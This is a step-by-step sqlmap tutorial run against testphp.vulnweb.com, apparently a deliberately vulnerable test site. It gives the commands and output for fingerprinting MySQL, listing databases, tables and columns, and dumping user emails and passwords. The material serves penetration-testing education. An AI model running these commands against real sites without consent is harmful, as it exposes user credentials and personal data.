Tutorial sqlmap

Sqlmap

Basically its just a tool to make Sql Injection easier. “sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.” A lot of features can be found on the SqlMap website, the most important being – “Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems.” That’s basically all the database management systems. Most of the time you’ll never come across anything other than MySql.

Sql Version

Boot into your Kali linux machine. Start a terminal, and type

sqlmap -h

It lists the basic commands that are supported by SqlMap. To start with, we'll execute a simple command sqlmap -u <URL to inject>. In our case, it will be

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1

Sometimes, using the –time-sec helps to speed up the process, especially when the server responses are slow.

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –time-sec 15

Either ways, when sqlmap is done, it will tell you the Mysql version and some other useful information about the database.

The final result of the above command should be something like this.

Note: Depending on a lot of factors, sqlmap my sometimes ask you questions which have to be answered in yes/no. Typing y means yes and n means no. Here are a few typical questions you might come across:

- Some message saying that the database is probably Mysql, so should sqlmap skip all other tests and conduct mysql tests only. Your answer should be yes (y).

- Some message asking you whether or not to use the payloads for specific versions of Mysql. The answer depends on the situation. If you are unsure, then its usually better to say yes.


Database

In this step, we will obtain database name, column names and other useful data from the database.

List of a few common enumeration commands

So first we will get the names of available databases. For this we will add -dbs to our previous command. The final result will look like:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs



```
---
[15:15:06] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[15:15:06] [INFO] fetching database names
[15:15:07] [INFO] the SQL query used returns 2 entries
[15:15:07] [INFO] retrieved: information_schema
[15:15:08] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[15:15:08] [INFO] fetched data logged to text files under './output/testphp.vulnweb.com'
```

So the two databases are acuart and information schema.

Table

Now we are obviously interested in acuart database. Information schema can be thought of as a default table which is present on all your targets, and contains information about structure of databases, tables, etc., but not the kind of information we are looking for. It can, however, be useful on a number of occasions. So, now we will specify the database of interest using -D and tell sqlmap to enlist the tables using -tables command. The final sqlmap command will be-

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D
acuart -tables
```

The result should be something like this -


```
Database: acuart
[8 tables]
+---------------+
| artists       |
| carts         |
| categ         |
| featured      |
| guestbook     |
| pictures      |
| products      |
| users         |
+--------------+
```

Now we have a list of tables. Following the same pattern, we will now get a list of columns.

Columns


Now we will specify the database using -D, the table using -T, and then request the columns using -columns. I hope you guys are starting to get the pattern by now. The most appealing table here is users. It might contain the username and passwords of registered users on the website (hackers always look for sensitive data). The final command must be something like:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -columns



```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or d

[*] starting at 15:31:58

[15:31:58] [INFO] resuming back-end DBMS 'mysql'
[15:31:58] [INFO] testing connection to the target url
```

The result would resemble this:




```
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Data


Now, if you were following along attentively, now we will be getting data from one of the columns. While that hypothesis is not completely wrong, its time we go one step ahead. Now we will be getting data from multiple columns. As usual, we will specify the database with -D, table with -T, and column with -C. We will get all data from specified columns using –dump. We will enter multiple columns and separate them with commas. The final command will look like this.

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,pass –dump



```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,pass --dump
```

Here's the result:



```
[15:41:00] [INFO] fetching columns 'email, name, pass' for table 'users' in database 'acuart'
[15:41:01] [INFO] the SQL query used returns 3 entries
[15:41:04] [INFO] retrieved: pass
[15:41:08] [INFO] retrieved: varchar(100)
[15:41:09] [INFO] retrieved: email
[15:41:09] [INFO] retrieved: varchar(100)
[15:41:10] [INFO] retrieved: name
[15:41:14] [INFO] retrieved: varchar(100)
[15:41:14] [INFO] fetching entries of column(s) 'email, name, pass' for table 'users' in database 'acuart'
[15:41:14] [INFO] the SQL query used returns 1 entries
[15:41:16] [INFO] retrieved: email@email.com
[15:41:20] [INFO] retrieved: John Smith
[15:41:22] [INFO] retrieved: test
[15:41:22] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: users
[1 entry]
+------+------------+-----------------+
| pass | name       | email           |
+------+------------+-----------------+
| test | John Smith | email@email.com |
+------+------------+-----------------+
```

John Smith, of course. And the password is test. Email is email@email.com?? Okay, nothing great, but in the real world web pentesting, you can come across more sensitive data. Under such circumstances, the right thing to do is mail the admin of the website and tell him to fix the vulnerability ASAP.